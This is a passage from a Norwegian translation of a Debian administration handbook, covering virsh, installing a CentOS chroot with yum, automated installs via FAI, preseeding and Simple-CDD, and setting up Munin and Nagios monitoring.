Vi kan nå få tilkoblingsinstruksjonene til den grafiske konsollen (den returnerte VNC-skjermen kan gis som parameter til `vncviewer`):

```
# virsh -c qemu:///system vncdisplay testkvm
127.0.0.1:0
```

Andre tilgjengelige underkommandoer inkluderer `virsh`:

- reboot for å restarte en virtuell maskin;
- shutdown for å utløse en ren avslutning;
- destroy, for å stoppe den brutalt;
- suspend for å pause den;
- resume for å avslutte pause;
- autostart for å aktivere (eller deaktivere, med --disable-valget) automatisk start av den virtuelle maskinen når verten starter;
- undefine for å fjerne alle spor etter den virtuelle maskinen fra `libvirtd`.

Alle disse underkommandoene tar en virtuell maskins identifikator som et parameter.

Å installere et RPM-basert system i Debian med yum

Hvis den virtuelle maskinen er ment til å kjøre en Debian (eller en av dens derivater), kan systemet bli initialisert med `debootstrap`, som beskrevet ovenfor. Men hvis den virtuelle maskinen skal monteres med et RPM-basert system (som Fedora, CentOS eller Scientific Linux), vil oppsettet måtte gjøres med `yum`-verktøyet (tilgjengelig i pakken med samme navn).

Prosedyren krever bruk av `rpm` for å pakke ut et innledende sett med filer, medregnet spesielt `yum`-oppsettsfiler, og så påkalle `yum` for å pakke opp de gjenværende pakkesettene. Men siden vi kaller `yum` fra utsiden av chrooten, trenger vi å gjøre noen midlertidige endringer. I eksemplet nedenfor, er mål-chrooten `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release
    ➥ -7-6.1810.2.el7.centos.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-6.1810.2.el7.centos.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-6.1810.2.el7.centos.x86_64.rpm: Header V3 RSA/SHA256
    ➥ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
    ➥ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/etc/yum.
    ➥ repos.d/*.repo
```

12.3. Automatisert installasjon

Falcot Corp-administratorene trenger, som mange administratorer av store IT-tjenester, verktøy for å installere sine nye maskiner (eller installere på nytt) raskt, og automatisk hvis mulig.

Disse kravene kan bli møtt av et bredt spekter av løsninger. På den ene siden, generiske verktøy som SystemImager, håndterer dette ved å skape et bilde med en maskin som mal, deretter distribuere bildet dit det skal hos systemene. I den andre enden av spekteret, kan standard Debian-installeren bli forhåndsutfylt med en oppsettsfil som gir svarene på spørsmålene under installasjonsprosessen. Som en slags middelvei, installerer et hybridverktøy som FAI (*Fully Automatic Installer*) maskiner ved hjelp av pakkesystemet, men det bruker også sin egen infrastruktur for oppgaver som er mer spesifikke for massive distribusjoner (som å starte, partisjonering, oppsett og så videre).

Hver av disse løsningene har sine fordeler og ulemper: SystemImager fungerer uavhengig av et bestemt pakkesystem, som gjør det mulig å håndtere store sett med maskiner ved hjelp av flere forskjellige Linux-distribusjoner. Det inkluderer også et oppdateringssystem som ikke krever en reinstallasjon, men dette oppdateringssystemet kan bare være pålitelig hvis maskinene ikke endres hver for seg; med andre ord, brukeren må ikke oppdatere programvare på egen hånd, eller installere noen annen programvare. Tilsvarende sikkerhetsoppdateringer må ikke være automatisert, fordi de må gå gjennom det sentraliserte referansebildet som vedlikeholdes av SystemImager. Denne løsningen krever også at maskinene det gjelder er homogene, ellers må mange forskjellige bilder tas vare på og håndteres (et i386-bilde vil ikke passe på en PowerPC-maskin, og så videre).

På den annen side kan en automatisert installasjon som bruker Debian-installereren tilpasse seg de nærmere spesifikasjoner for hver maskin: Installereren vil hente den riktige kjernen og programvarepakker fra de aktuelle pakkebrønnene, oppdage tilgjengelig maskinvare, partisjo-

nere hele harddisken for å dra nytte av all tilgjengelig plass, installere det tilsvarende Debian-systemet, og sette opp en passende oppstartslaster. Imidlertid vil standard-installereren bare installere standard Debian-versjoner, med basesystem og et sett forhåndsvalgte «oppgaver»; dette utelukker å installere et bestemt system med ikke-pakkede applikasjoner. Å oppfylle dette behovet krever tilpassing av installereren … Heldigvis er installatøren veldig modulær, og det er verktøy for å automatisere det meste av arbeidet som kreves for denne tilpasningen, viktigst er enkle-CDD (simple-CDD) (CDD er en forkortelse av *Custom Debian Derivative*). Selv den enkle-CDD-løsningen håndterer imidlertid bare innledende installasjoner; dette er vanligvis ikke et problem siden APT-verktøyene gir effektiv utrulling av oppdateringer senere.

Vi vil bare gi en grov oversikt over FAI, og helt hoppe over SystemImager (som ikke lenger er i Debian), for å fokusere sterkere på Debian-installereren og simple-CDD (enkel-CDD), som er mer interessant bare i en Debian sammenheng.

12.3.1. Fully Automatic Installer (FAI)

Fully Automatic Installer er trolig det eldste automatiserte utrullingssystemet for Debian, noe som forklarer dets status som en referanse, men den svært fleksible naturen kompenserer bare akkurat for den kompleksiteten det innebærer.

FAI krever et tjenersystem for å lagre utrullingsinformasjon, og tillate maskinene det gjelder å starte opp fra nettverket. Denne tjeneren krever *fai-server*-pakken (eller *fai-quickstart*, som også bringer med seg de nødvendige elementer for et standard oppsett).

FAI bruker en bestemt metode for å definere de ulike installerbare profilene. I stedet for ganske enkelt å bare kopiere en referanseinstallasjon, er FAI en fullverdig installerer, fullt oppsettbar via et sett med filer og skript som er lagret på tjeneren; standardplasseringen `/srv/fai/config/` er ikke opprettet automatisk, slik at administrator må lage den sammen med de aktuelle filene. Mesteparten av tiden vil disse filene bli tilpasset fra eksempelfiler som er tilgjengelig i dokumentasjonen til *fai-doc*-pakken, mer spesielt i `/usr/share/doc/fai-doc/examples/simple/`-mappen.

Så snart profilene er definert, genererer `fai-setup`-kommandoen de elementene som kreves for å starte en FAI-installasjon; Dette betyr stort sett å forberede eller å oppdatere et minimalt system (NFS-root) som brukes under installasjonen. Et alternativ er å generere en dedikert oppstarts-CD med `fai-cd`.

Å opprette alle disse oppsettsfilene krever en viss forståelse for hvordan FAI fungerer. En typisk installasjonen gjøres i følgende trinn:

- å hente en kjerne fra nettverket, og starte den;
- å montere rotfilssystemet fra NFS;
- å kjøre `/usr/sbin/fai`, som kontrollerer resten av prosessen (de neste trinnene er derfor initiert av dette skriptet);
- å kopiere oppsettsplassen fra tjeneren til `/fai/`;

- å kjøre `fai-class`. Skriptene `/fai/class/[0-9][0-9]*` blir så utført, og returnerer navnene på «klasser» som gjelder for maskinen som blir installert. Denne informasjonen vil tjene som et utgangspunkt for de neste trinnene. Dette åpner for en viss fleksibilitet i å definere hvilke tjenester som skal installeres og settes opp.
- å hente et antall oppsettsvariabler, avhengig av de aktuelle klasser;
- å partisjonere diskene, og formatere partisjonene, ut fra informasjon i `/fai/disk_config/`*`klasse`*;
- montere disse partisjonene;
- å installere basesystemet;
- å forhåndsutfylle Debconf-databasen med `fai-debconf`;
- å hente listen over tilgjengelige pakker for APT;
- å installere pakkene listet i `/fai/package_config/`*`klasse`*;
- å kjøre etteroppsettskriptene, `/fai/scripts/`*`klasse`*`/[0-9][0-9]*`;
- å registrere installasjonsloggene, avmontere partisjonene, og omstart.

12.3.2. Forhåndsutfylt Debian-installer

Alt i alt skulle det beste verktøyet til å installere Debian-systemer logisk være den offisielle Debian-installereren. Dette er grunnen, helt fra begynnelsen, til at Debian-installereren er konstruert for automatisert bruk, og drar nytte av infrastrukturen levert av *debconf*. Sistnevnte gjør det mulig, på den ene siden - å redusere antall spørsmål (skjulte spørsmål vil bruke de medfølgende standardsvar), og - på den anden siden - å gi standard svar separat, slik at installasjonen kan være ikke-interaktiv. Dette siste trekk er kjent som *forhåndsutfylling* (preseed).

FOR VIDEREKOMMENDE

Debconf med en sentralisert database

Forhåndsutfylling, preseed.cfg, gjør det mulig å gi et sett av svar på Debconf-spørsmål på installasjonstidspunktet, men disse svarene er statiske, og utvikles ikke som tiden går. Siden allerede installerte maskiner kan trenge oppgradering, og nye svar kan bli nødvendige, kan `/etc/debconf.conf`-oppsettsfilen settes opp slik at Debconf bruker eksterne datakilder (som en LDAP-katalogtjener, eller en ekstern fil som nås via NFS eller Samba). Flere eksterne datakilder kan defineres på samme tid, og de utfyller hverandre. Den lokale databasen brukes fortsatt (for lese- og skrivetilgang), men de eksterne databasene vanligvis er begrenset til lesing. Manualsiden `debconf.conf(5)` beskriver i detalj alle mulighetene (du trenger *debconf-doc*-pakken).

Å bruke en forhåndsutfyllingsfil

Det er flere steder hvor installasjonsprogrammet kan få en forhåndsutfyllingsfil:

- I initrd som brukes til å starte maskinen; i dette tilfellet skjer forhåndsutfyllingen helt i begynnelsen av installeringen, og alle spørsmålene kan unngås. Filen trenger bare å bli kalt `preseed.cfg`, og bli lagret i initrd-roten.

- På oppstartmedia (CD eller USB-nøkkel); forhåndutfylling skjer så snart media er montert, noe som betyr rett etter spørsmålene om språk og tastaturoppsett. Oppstartsparameteren preseed/file kan brukes til å indikere plasseringen av filen for forhåndsutfylling (f.eks. `/cdrom/preseed.cfg` når installasjonen har blitt utført fra en CD-ROM, eller `/hd-media/preseed.cfg` hvis fra en USB-minnepinne.
- Fra nettverket; forhåndsutfylling skjer da bare etter at nettverket er (automatisk) satt opp; det relevante oppstartsparameteret er preseed/url=http://*server*/preseed.cfg.

Med et raskt øyekast, inkludert filen for forhåndsutfylling i initrd, ser den ut som den mest interessante løsningen; men den er imidlertid sjelden brukt i praksis, fordi å generere et installasjonsinitrd er ganske komplisert. De to andre løsninger er mye mer vanlige, spesielt siden oppstartsparametere gir en annen måte til å forhåndsutfylle de første spørsmålene på i installasjonsprosessen. Den vanlige måten å spare bryet med å skrive disse oppstartsparametere for hånd på hver installasjon, er å lagre dem inn i oppsettet for `isolinux` (i CD-ROM tilfellet eller `syslinux` (ved USB-pinne).

DOKUMENTASJON

Tillegg til installasjonsveiledningen

Installasjonsveiledningen, som er tilgjengelig på nettet, inneholder i et tillegg en detaljert beskrivelse av bruken av en fil med forhåndsutfylte svar. Det har også med en detaljert og kommentert eksempelfil som kan tjene som basis for lokale tilpasninger.

➨ `https://www.debian.org/releases/stable/amd64/apb`

➨ `https://www.debian.org/releases/stable/example-preseed.txt`

Å lage en forhåndsutfyllingsfil

En forhåndsutfyllingsfil, preseed.cfg, er en ren tekstfil, der hver linje inneholder svaret på et Debconf-spørsmål. En linje er delt i fire felt, atskilt med mellomrom (mellomrom eller tabulatorer), som i, for eksempel,d-i mirror/suite string stable:

- det første feltet er «eieren» av spørsmålet; «d-i» brukes for spørsmål som er relevante for installasjonsprogrammet, men det kan også være et pakkenavn for spørsmål som kommer fra Debian-pakker;
- det andre feltet er en identifikasjon for spørsmålet;
- tredje type spørsmål;
- det fjerde og siste feltet inneholder verdien for svaret. Legg merke til at det må være atskilt fra det tredje felt med et mellomrom; hvis det er mer enn ett, regnes følgende mellomrom som en del av verdien.

Den enkleste måten å skrive en forhåndsutfyllingsfil på, er å installere et system for hånd. Deretter vil `debconf-get-selections --installer` gi svar om installasjonsprogrammet. Svar om andre pakker kan oppnås med `debconf-get-selections`. Men det er en renere løsning å skrive forhåndsutfyllingsfilen for hånd, med start fra et eksempel og referansedokumentasjonen. Med

en slik tilnærming trenger bare spørsmål der standardsvaret trenger å bli overstyrt, å bli forhåndsutfylt; å bruke priority=critical-oppstartsparameter vil instruere Debconf om å bare stille kritiske spørsmål, og bruke standardsvarene for andre.

Å lage et skreddersydd oppstartsmedium

Å vite hvor den forhåndsutfylte filen skal lagres er vel og bra, men plasseringen er ikke alt. På en eller annen måte må man få installasjonens oppstartsmedia til å endre oppstartsparametere, og legge til den forhåndsutfylte filen.

Å starte opp fra nettverket Når en datamaskin startes fra nettverket, vil tjeneren som sender oppstartselementene også definere oppstartsparametere. Dermed må endringene som skal gjøres, legges inn i oppstartstjenerens PXE-oppsett; mer spesifikt, i dens `/tftpboot/pxelinux.cfg/default`-oppsettsfil. Å sette opp nettverksoppstart er en forutsetning, se installasjonsveiledningen for mer informasjon.

➡ https://www.debian.org/releases/stable/amd64/ch04s05

Å forberede en oppstartbar USB-pinne (Bootable USB Key) Så snart en oppstartbar minnepenn er forberedt (se del 4.1.2, «Oppstart fra en USB-minnepenn» side 53), er noen ekstra operasjoner nødvendige. Anta at inneholdet er tilgjengelig under `/media/usbdisk/`:

- kopier den forhåndsutfylte filen til `/media/usbdisk/preseed.cfg`
- rediger `/media/usbdisk/syslinux.cfg`, og legg til de nødvendige oppstartsparametere (se eksempel nedenfor).

Eksempel 12.2 *syslinux.cfg-file og forhåndsutfyllingsparametere*

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=nb_NO.UTF-8 keymap=no language=nb
    ➥ country=NO vga=788 initrd=initrd.gz  --
```

Å lage et CD-ROM-bilde En USB-minnepenn er et lese-skrive-medium, så det var lett for oss å legge til en fil der, og endre noen parametere. I CD-ROM-tilfellet er operasjonen mer komplisert, siden vi trenger å fornye et fullt ISO-bilde. Denne oppgaven er håndtert av *debian-cd*, men dette verktøyet er ganske vanskelig å bruke. Det er behov for et lokalt speil, og det krever en forståelse av alle valgene som tilbys av `/usr/share/debian-cd/CONF.sh`; selv da må `make` tas i bruk i flere omganger. `/usr/share/debian-cd/README` er derfor svært anbefalt å lese.

Når det er sagt, fungerer Debian-CD alltid på en lignende måte: en «bilde»-katalog med det eksakte innholdet på CD-ROM blir generert, og deretter konvertert til en ISO-fil med et verktøy som `genisoimage`, `mkisofs` eller `xorriso`. Bildekatalogen er ferdig etter Debian-CD-ens `make`

`image-trees` skritt. På dette tidspunktet setter vi inn den forhåndsutfylte filen i den aktuelle mappen (vanligvis `$TDIR/$CODENAME/CD1/`, $TDIR og $CODENAME er parametere definert av oppsettsfilen `CONF.sh`). CD-ROM-en bruker `isolinux` som sin oppstartslaster, og oppsett dens må tilpasses fra hva Debian-CD-en genererte, for å sette inn de nødvendige oppstartsparametere (den spesifikke filen er `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Så kan «normal»-prosessen fortsette, og vi kan gå videre med å generere ISO-bildet med `make image CD=1` (eller `make images` hvis flere CD-ROM-er blitt generert)..

12.3.3. Simple-CDD: Alt i ett løsningen

Å bare bruke en forhåndsklargjort fil er ikke nok til å oppfylle alle krav som kan komme i store distribusjoner. Selv om det er mulig å utføre noen få skript ved slutten av den normale installasjonsprosessen, er valget av settet av pakkene til installasjon likevel ikke helt fleksibelt (i utgangspunktet kan bare «tasks» (oppgaver) velges); og viktigere, det er bare dette som tillater å installere offisielle Debian-pakker, og utelukker de lokalt genererte.

På den annen side er Debian-CD i stand til å integrere eksterne pakker, og Debian-installereren kan utvides ved å sette inn nye trinn i installasjonsprosessen. Ved å kombinere disse egenskapene bør det være mulig å lage et tilpasset installasjonsprogram som oppfyller våre behov; det bør også kunne sette opp enkelte tjenester etter utpakking av de nødvendige pakkene. Heldigvis er dette ikke bare en hypotese, siden dette er nøyaktig det Simple-CDD (i *simple-cdd*-pakken) gjør.

Hensikten med Simple-CDD er å gjøre det mulig for alle, på en enkel måte, å lage en distribusjon som stammer fra Debian, ved å velge et delsett av tilgjengelige pakker, forhåndsoppsette dem med Debconf, og legge til spesiell programvare, og kjøre tilpassede skript på slutten av installasjonen. Dette samsvarer med filosofien om «universelt operativsystem», siden alle kan tilpasse den til sine egne behov.

Å lage profiler

Simple-CDD definerer «profiler» som tilsvarer begrepet «klasser» i FAI, og en maskin kan ha flere profiler (bestemt ved installasjonstidpunktet). En profil er definert ved et sett av `profiles/`*`profil`*`.*` filer:

- `.description`filen inneholder en énlinjes beskrivelse av profilen;
- `.packages`-filen lister pakker som automatisk vil bli installert hvis profilen er valgt;
- `.downloads`-filen lister pakker som skal lagres på installasjonsmediet, men ikke nødvendigvis installeres;
- `.preseed`-filen inneholder forhåndsutfylt informasjon til Debconf-spørsmål (for installereren og/eller for pakker);
- `.postinst`-filen inneholder et skript som blir kjørt ved slutten av installasjonen;
- til slutt lar `.conf`-filen deg endre noen Simple-CDD-parametere basert på profilene som skal inngå i et avtrykk.

Profilen default har en spesiell rolle, da den alltid er valgt; den inneholder det rene minimum som kreves for at Simple-CDD skal fungere. Det eneste som vanligvis blir tilpasset i denne profilen, er det forhåndsutfylte simple-cdd/profiles-parameteret: Dette gjør at du unngår spørsmålet, introdusert av Simple-CDD, om hvilke profiler som skal installeres.

Merk også at kommandoene må startes fra den overordnede katalogen til `profiles`-mappen.

Oppsett og bruk av `build-simple-cdd`

RASK TITT

Detaljert oppsettsfil

Et eksempel på en Simple-CDD oppsettsfil, med alle mulige parametere, er inkludert i pakken (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). Denne kan brukes som et utgangspunkt når du oppretter en egendefinert oppsettsfil.

Simple-CDD krever mange parametere for å operere fullt ut. De vil som oftest bli samlet i en oppsettsfil, som `build-simple-cdd` kan få oppgitt med --conf-valget. Men de kan også spesifiseres via øremerkede parametere gitt til `build-simple-cdd`. Her er en oversikt over hvordan denne kommandoen oppfører seg, og hvordan dens parametere brukes:

- profiles-parameteret lister profiler som vil bli inkludert i det genererte CD-ROM-bildet;
- basert på listen over nødvendige pakker, laster Simple-CDD ned de nødvendige filene fra tjeneren nevnt i server, og samler dem i et del-speil (som senere blir gitt til Debian-CD);
- de tilpassede pakkene som er nevnt i local_packages er også integrert i dette lokale speilet;
- så kjøres Debian-CD (innenfor standardplasseringen som kan settes opp med debian_cd_dir-variabelen), med listen med pakker til integrering;
- med en gang Debian-CD-en har forberedt sin katalog, bruker Simple-CDD noen endringer i denne katalogen:
  - filer som inneholder profilene er lagt til i en `simple-cdd`-undermappe (som vil ende opp på CD-ROM-en);
  - andre filer som er listet i all_extras-parameteret blir også lagt til;
  - oppstartsparameterne er justert slik at det er mulig å aktivere forhåndsutfyllingen. Spørsmål om språk og land kan unngås hvis den aktuelle informasjonen er lagret i language og country-variablene.
- deretter genererer debian-cd det endelige ISO-bildet.

Å generere et ISO-bilde

Når vi har skrevet en oppsettsfil og definert våre profiler, er det resterende skritt å påkalle `build-simple-cdd --conf simple-cdd.conf`. Etter et par minutter, får vi det ønskede bildet i `images/debian-10-amd64-CD-1.iso`.

12.4. Monitorering

Monitorering er en fellesbetegnelse, og de ulike involverte aktiviteter har flere mål: På den ene siden, som følge av ressursene maskinen gir, kan metning forutsees, med de påfølgende oppgraderinger som kreves. På den annen side varsles administrator så snart en tjeneste ikke er tilgjengelig, eller ikke fungerer, som betyr at oppståtte problemer kan fikses tidligere.

Munin dekker det første området, ved å vise grafiske diagrammer for historiske verdier for en rekke parametere (benyttet RAM, anvendt diskplass, prosessorbelastning, nettverkstrafikk, Apache/MySQL-last (bruk), og så videre). *Nagios* dekker det andre området, ved å regelmessig kontrollere at tjenestene fungerer og er tilgjengelig, og sende varsler gjennom de riktige kanaler (e-post, tekstmeldinger, og så videre). Begge har et modulært design, som gjør det enkelt å lage nye programtillegg for å følge med på bestemte parametere eller tjenester.

ALTERNATIV

Zabbix, et integrert monitoreringsverktøy

Selv om Munin og Nagios er svært mye brukt, er de ikke de eneste på monitoreringsområdet, og hver av dem behandler kun halvparten av oppgaven (grafer på den ene side, varsling på den andre). Zabbix, derimot, integrerer begge sider ved monitoreringen; den har også et nettgrensesnitt for å sette opp de vanligste aspektene. Den har vokst med stormskritt i løpet av de siste årene, og kan nå betraktes som en levedyktig konkurrent. På monitoreringstjeneren vil du installere *zabbix-server-pgsql* (eller *zabbix-server-mysql*), muligens sammen med *zabbix-frontend-php* for å få et nettgrensesnitt. Hos verten du skal følge med på, så installerer du *zabbix-agent* for å sende data tilbake til tjeneren.

➨ https://www.zabbix.com/

ALTERNATIV

Icinga, en forgrening fra Nagios

Ansporet av meningsforskjeller om utviklingsmodellen for Nagios (som er kontrollert av et selskap), laget et antall utviklere av Nagios en forgrening, og brukte Icinga som det nye navnet. Icinga er fortsatt kompatibel - så langt - med Nagios oppsett og plugins, men den legger også til ekstra funksjoner.

➨ https://www.icinga.org/

12.4.1. Oppsett av Munin

Hensikten med Munin er å monitorere mange maskiner. Derfor bruker den ganske naturlig en klient/tjener-arkitektur. Den sentrale verten - graftegneren - samler data fra alle de monitorerte vertene, og genererer historiske grafer.

Sette opp verter til monitor

Det første trinnet er å installere *munin-node*-pakken. Bakgrunnsprosessen som denne pakken har installert, lytter på port 4949, og sender tilbake data samlet inn av alle de aktive programtilleggene. Hvert programtillegg er et enkelt program som returnerer en beskrivelse av de innsamlede data, samt den siste målte verdi. Programtilleggene er lagret i `/usr/share/munin/plugins/`, men bare de med en symbolsk lenke i `/etc/munin/plugins/` er virkelig i bruk.

FOR VIDEREKOMMENDE

Å lage lokale programtillegg

Munin inkluderer detaljert dokumentasjon om hvordan programtilleggene skal fungere, og hvordan man kan utvikle nye programtillegg.

➨ http://guide.munin-monitoring.org/en/latest/plugin/writing.html

Et programtillegg kan best testes når det kjøres under samme forhold som det ville blitt når det utløses av munin-node. Dette kan simuleres ved å kjøre `munin-run` *`plugin`* som rot. Et potensielt andre parameter som gis til denne kommandoen (slik som `config`) formidles til programtillegget som et parameter.

Når et programtillegg brukes med `config`-parameteret, må det beskrive seg selv ved å returnere et sett med felt:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➥ many processes are in the run-queue (scheduled to run
    ➥  "immediately").
load.info 5 minute load average
```

De forskjellige tilgjengelige feltene er beskrevet av «Plugin reference» (Plugin-referansen) som er tilgjengelig som en del av «Munin guide»-en.

➨ https://munin.readthedocs.org/en/latest/reference/plugin.html

Når startet uten en parameter, vil programtillegget bare returnere de siste måleverdiene: For eksempel, å kjøre `sudo munin-run load` kunne returnere `load.value 0.12`.

Til slutt, når et programtillegg startes med parameteret `autoconf`, skal det returnere «yes» (og exit-status 0) eller «no» (med exit-status 1) avhengig av om programtillegget bør være aktivert på denne verten.

Når pakken er installert, er et sett med aktive programtillegg, basert på tilgjengelig programvare og gjeldende oppsett av verten, fastsatt. Imidlertid avhenger dette auto-oppsettet av en funksjon som hvert programtillegg må levere, og det er vanligvis en god idé å gå gjennom og justere resultatene for hånd. Å surfe på Plugin Gallery[2] kan være interessant, selv om ikke alle programtillegg har omfattende dokumentasjon. Men alle programtillegg er skript, og de fleste er ganske enkle og godt kommentert. Å surfe `/etc/munin/plugins/` er derfor en god måte å få en idé om hva hvert programtillegg handler om, og å avgjøre hvilke som bør fjernes. Tilsvarende, å aktivere et interessant programtillegg som finnes i `/usr/share/munin/plugins/` er så enkelt som å sette opp en symbolsk lenke med `ln -sf /usr/share/munin/plugins/`*`plugin`* `/etc/munin/plugins/`. Merk at når navnet på et programtillegg ender med en understrekning

2

➨ http://gallery.munin-monitoring.org

"_", krever programtillegg en parameter. Denne parameteren må lagres i navnet på den symbolske lenken; for eksempel må "if_" programtillegg bli aktivert med en symbolsk `if_eth0`-lenke, og den vil monitorere nettverkstrafikk på eth0-grensesnittet.

Når alle programtilleggene er satt opp riktig, må bakgrunnsprosessoppsettet oppdateres til å beskrive adgangskontrollen for de innsamlede dataene. Dette inkludererallow-direktiver i `/etc/munin/munin-node.conf`-filen. Standardoppsettet er allow ^127\.0\.0\.1$, og gir bare gir tilgang til den lokale verten. En administrator vil vanligvis legge til en lignende linje med IP-adressen til graftegner-verten, og deretter starte bakgrunnsprosessen på nytt med `systemctl restart munin-node`.

Oppsett av graftegneren

«Graftegneren» aggregerer rett og slett dataene, og genererer de tilhørende grafer. Den nødvendige programvaren er i *munin*-pakken. Standardoppsettet kjører `munin-cron` (en gang hvert 5. minutt). Den samler data fra alle verter som er oppført i `/etc/munin/munin.conf` (kun den lokale verten er oppført som standard), lagrer historiske data i RRD-filer (*Round Robin Database*, et filformat utviklet for å lagre data som varierer i tid) lagret under `/var/lib/munin/`, og genererer en HTML-side med grafene i `/var/cache/munin/www/`.

Alle monitorerte maskiner må derfor være oppført i oppsettsfilen `/etc/munin/munin.conf`. Hver maskin er oppført som en full blokk med et navn som stemmer med maskinen, og minst et address-innslag som gir den tilhørende IP-adressen.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

Seksjoner kan være mer komplekse, og beskrive ekstra grafer laget ved å kombinere data fra flere maskiner. Prøvene som er gitt i oppsettsfilen er gode utgangspunkter for tilpasninger.

Det siste trinnet er å publisere de genererte sidene. Dette innebærer å sette opp en nett-tjener, slik at innholdet i `/var/cache/munin/www/` blir tilgjengelig på et nettsted. Tilgang til denne nettsiden vil ofte være begrenset, enten ved hjelp av en autentiseringsmekanisme eller IP-basert adgangskontroll. Se del 11.2, «Nett-tjener (HTTP)» side 293 for de relevante detaljene.

12.4.2. Oppsett av Nagios

I motsetning til Munin, installerer ikke Nagios nødvendigvis noe på de monitorerte vertene. Mesteparten av tiden brukes Nagios til å kontrollere tilgjengeligheten for nettverkstjenester. For eksempel kan Nagios koble til en nett-tjener, og sjekke at en gitt nettside kan nås innen en gitt tid.

Installasjon

Det første trinnet i å sette opp Nagios er å installere pakkene *nagios4* og *monitoring-plugins*. Installasjon av pakkene setter opp nettsidegrensesnittet og Apache-tjeneren. authz_groupfile og auth_digest/Apache-modulene må være aktivert, med den kjøringen:

```
# a2enmod authz_groupfile
Considering dependency authz_core for authz_groupfile:
Module authz_core already enabled
Enabling module authz_groupfile.
To activate the new configuration, you need to run:
  systemctl restart apache2
# a2enmod auth_digest
Considering dependency authn_core for auth_digest:
Module authn_core already enabled
Enabling module auth_digest.
To activate the new configuration, you need to run:
  systemctl restart apache2
# systemctl restart apache2
```

For å legge til andre brukere, er en enkel sak å sette dem inn i filen `/etc/nagios4/hdigest.users`.

Grensesnittet vises ved å la nettleseren gå til http://*server*/nagios4/. Vær spesielt oppmerksom på at Nagios allerede følger med på noen parametere på maskinen der den kjører. Men noen interaktive funksjoner, som å legge til kommentarer til en vert, virker ikke. Disse funksjonene er deaktivert under Nagios standardoppsett, som av sikkerhetsgrunner er svært restriktiv.

Aktivering av noen egenskaper innebærer å redigere `/etc/nagios4/nagios.cfg`. Vi må også sette opp skrivetilgang til katalogen som Nagios bruker, med kommandoer som de følgende:

```
# systemctl stop nagios4
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios4/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios4
# systemctl start nagios4
```

Oppsett

Nagios nettgrensesnitt er ganske fint, men det tillater ikke oppsettet, heller ikke kan det brukes til å legge til monitorerte verter og tjenester. Hele oppsettet styres via filer som det er referert til i den sentrale oppsettsfilen,`/etc/nagios4/nagios.cfg`.

Disse filene bør en ikke dykke ned i uten en viss forståelse av Nagios-konsepter. Oppsettet lister objekter av følgende typer:

- en *vert (host)* er en maskin som skal monitoreres;
- en *vertsgruppe (hostgroup)* er et sett av verter som bør grupperes sammen for visning, eller å utnytte vanlige oppsettselementer;

- en *service* er et testbart element knyttet til en vert eller en gruppe verter. Det vil som oftest være en sjekk for en nettverkstjeneste, men det kan også innebære å sjekke om noen parametere er innenfor et akseptabelt spenn (for eksempel ledig diskplass eller prosessorbelastning);
- en *servicegruppe (servicegroup)* er et sett av tjenester som skal grupperes sammen for visning;
- en *kontakt (contact)* er en person som kan motta varsler;
- en *kontaktgruppe (contactgroup)* er et sett med slike kontakter;
- en *tidsperiode (timeperiod)* er et tidsspenn innenfor hvilket enkelte tjenester må kontrolleres;
- en *kommando (command)* er kommandolinjen som brukes for å sjekke en gitt tjeneste.

Alt etter typen, har hvert objekt en rekke egenskaper som kan tilpasses. En fullstendig liste ville bli for lang til å ta med her, men de viktigste egenskapene er forholdet mellom objektene.

En *service* bruker en *kommando (command)* til å sjekke statusen til en egenskap på en *vert (host)* (eller en *vertsgruppe (hostgroup)*) innenfor en *tidsperiode (timeperiod)*. Om det oppstår et problem, sender Nagios et varsel til alle medlemmer av *kontaktgruppe (contactgroup)* knyttet til tjenesten. Hvert medlem får sendt varselet ifølge den kanalen som er beskrevet i det samsvarende *kontakt (contact)*-objektet.

Et arvesystem tillater enkel deling av et sett med egenskaper på tvers av mange objekter uten å duplisere informasjon. Videre har det opprinnelige oppsettet en rekke standardobjekter; i mange tilfeller er det å definere nye verter, tjenester og kontakter en enkel sak å utlede fra de angitte generiske objektene. Filene i `/etc/nagios4/conf.d/` er en god kilde til informasjon om hvordan de fungerer.

Falcot Corp-administratorene bruker følgende oppsett:

Eksempel 12.3 *`/etc/nagios4/conf.d/falcot.cfg`-fil*

```
define contact{
    name                            generic-contact
    service_notification_period     24x7
    host_notification_period        24x7
    service_notification_options    w,u,c,r
    host_notification_options       d,u,r
    service_notification_commands   notify-service-by-email
    host_notification_commands      notify-host-by-email
    register                        0 ; Template only
}
define contact{
    use             generic-contact
    contact_name    rhertzog
    alias           Raphael Hertzog
    email           hertzog@debian.org
```

```
}
define contact{
    use             generic-contact
    contact_name    rmas
    alias           Roland Mas
    email           lolando@debian.org
}

define contactgroup{
    contactgroup_name     falcot-admins
    alias                 Falcot Administrators
    members               rhertzog,rmas
}

define host{
    use                   generic-host ; Name of host template to use
    host_name             www-host
    alias                 www.falcot.com
    address               192.168.0.5
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}
define host{
    use                   generic-host ; Name of host template to use
    host_name             ftp-host
    alias                 ftp.falcot.com
    address               192.168.0.6
    contact_groups        falcot-admins
    hostgroups            debian-servers,ssh-servers
}

# 'check_ftp' command with custom parameters
define command{
    command_name          check_ftp2
    command_line          /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
        ➥  30 -t 35
}

# Generic Falcot service
define service{
    name                  falcot-service
    use                   generic-service
    contact_groups        falcot-admins
